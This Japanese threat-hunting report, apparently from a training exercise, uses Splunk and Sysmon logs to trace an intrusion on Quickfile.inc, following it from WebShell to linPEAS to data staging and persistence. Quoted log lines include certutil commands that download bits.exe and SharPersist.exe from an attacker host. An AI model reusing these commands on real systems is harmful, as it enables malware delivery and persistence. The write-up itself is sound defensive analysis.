




まず始めにIOC情報をもとにInitial Access(WebShell)について調査しました。
index=* host=WEB01 "whoami"

WebShell（ws.phtml）を通じて `whoami` コマンドの実行を確認。
uploads → ファイルアップロード機能経由で置かれた可能性が高い。
ここでws.phtmlが最初にアクセスしたファイルと判断しました。




ここでででてきたアクセス元の192.168.12.60について調査しました。
index=* host=WEB01 "192.168.12.60"


Web サーバ侵害後に、権限昇格調査ツール（linPEAS）を外部からダウンロードしているのを確認しました。




その後、linpeas.sh に実行権限を付与しているのを確認しました。




192.168.12.60についてさらに調査を進めました。
index= *192.168.12.60*



horilla.zip の持ち出しを確認しました。




さらに確認した*horilla.zip*を調査したところ*horilla.zip*を*PowerShell* の *Compress-Archive*コマンドで、
特定のフォルダを *ZIP* に圧縮して別の場所に保存しているのを発見した。
(c:\windows\tasks\horilla.zip)
index= horilla.zip




永続化について調べたところ、登録されたレジストリキー、スケジュールされたタスクなどについて調査を始めました。

index=main sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
Image="C:\Windows\Tasks*.exe"

tasksにbits.exeが置かれているのを確認した




さらに新規にbitssを登録されているのを確認した



ここで確認できたbits.exeについて調査しました。
index=* "bits.exe"

certutil を悪用して、外部の HTTP サーバ(192.168.12.60)から bits.exe をダウンロードし、ローカルに保存しているのを確認。



certutil を悪用して、外部の HTTP サーバ(192.168.12.60)から SharPersist.exe をダウンロード

し、net.exeに保存しているのを確認。

```
6/24/25 6:37:52.000 AM    06/24/2025 11:37:52 AM
                          LogName=Microsoft-Windows-Sysmon/Operational
                          EventCode=1
                          EventType=4
                          ComputerName=DC01.quickfile.inc
                          User=NOT_TRANSLATED
                          Sid=S-1-5-18
                          SidType=0
                          SourceName=Microsoft-Windows-Sysmon
                          Type=Information
                          RecordNumber=134718
                          Keywords=None
                          TaskCategory=Process Create (rule: ProcessCreate)
                          OpCode=Info
                          Message=Process Create:
                          RuleName: -
                          UtcTime: 2025-06-24 10:37:52.055
                          ProcessGuid: {01fcb869-8000-685a-78ad-020000000e00}
                          ProcessId: 5904
                          Image: C:\Windows\SysWOW64\certutil.exe
                          FileVersion: 10.0.20348.1 (WinBuild.160101.0800)
                          Description: CertUtil.exe
                          Product: Microsoft® Windows® Operating System
                          Company: Microsoft Corporation
                          OriginalFileName: CertUtil.exe
                          CommandLine: certutil.exe  -urlcache -f http://192.168.12.60:8000/SharPersist.exe net.exe
                          CurrentDirectory: C:\Windows\Tasks\
```

さらに調査を進め、Windows 標準ツールや実行ファイルがHTTP/HTTPS 経由での外部通信・ファイル取得について調査しました。

index= *EventCode=1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" (CommandLine="*urlcache*" OR CommandLine="*http*" OR CommandLine="*https*")*
| table _time Image CommandLine Hashes User

2025-06-19 12:54:45	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServerListener: --no-log	
2025-06-19 12:54:44	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServer --no-log	
2025-06-19 12:53:44	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServerListener: --no-log	
2025-06-19 12:53:43	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServer --no-log	
2025-06-19 12:52:51	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServerListener: --no-log	
2025-06-19 12:52:51	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c btool server list httpServer --no-log	
2025-06-19 13:05:05	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngen.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngen.exe" uninstall "C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll" /noroot /LegacyServiceBehavior	
2025-06-19 13:01:14	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngen.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngen.exe" uninstall "C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll" /noroot /LegacyServiceBehavior	
2025-06-24 06:41:32	C:\Windows\SysWOW64\certutil.exe	certutil.exe -urlcache -f http://192.168.12.60:8000/bits.exe bits.exe	
2025-06-24 06:37:52	C:\Windows\SysWOW64\certutil.exe	certutil.exe -urlcache -f http://192.168.12.60:8000/SharPersist.exe net.exe	

調査の元、IP192.168.12.60を悪意のある目的で使用したと判断しました。

結論
今回の脅威ハンティングの結果、Quickfile.inc 環境は APT グループ「NightSpecter」による実侵害を受けていたことが明確に確認されました。
攻撃は WEB01上のファイルアップロード機能を悪用した WebShell（ws.phtml）による初期侵入から始まっています。攻撃者は linPEASを用いた権限昇格調査を行い、侵害後の行動を体系的に展開しました。certutil、bits.exe、PowerShell（Compress-Archive）などの正規ツール（LOLbins）を悪用し、永続化（bits.exe / bitss タスク登録）、Active Directory 環境への定着（SharPersist.exe）、データ圧縮および流出（horilla.zip）を実行しています。DC01 / HRISを含む複数システムへの侵害と、192.168.12.60との外部通信およびデータ持ち出しが確認されました。
本インシデントは、短期的な情報窃取と長期的な潜伏を両立させる高度で計画的なAPT攻撃であり、
単一端末の問題ではなく 組織全体のセキュリティ統制に影響する重大インシデントと評価されます。

推奨事項
Webアプリケーションのファイルアップロード制御（拡張子・MIME・実行権限）
サーバへの EDR 導入または強化
外部通信制御（Egress Filtering）の実装
不要な外部 HTTP 通信を原則遮断
認証情報・AD対策として
侵害期間中に使用された可能性のある全アカウントのパスワードリセット
DC上での不正ツール配置・サービス作成・タスク登録の再点検
権限過剰なアカウント、特に サービスアカウントの権限見直し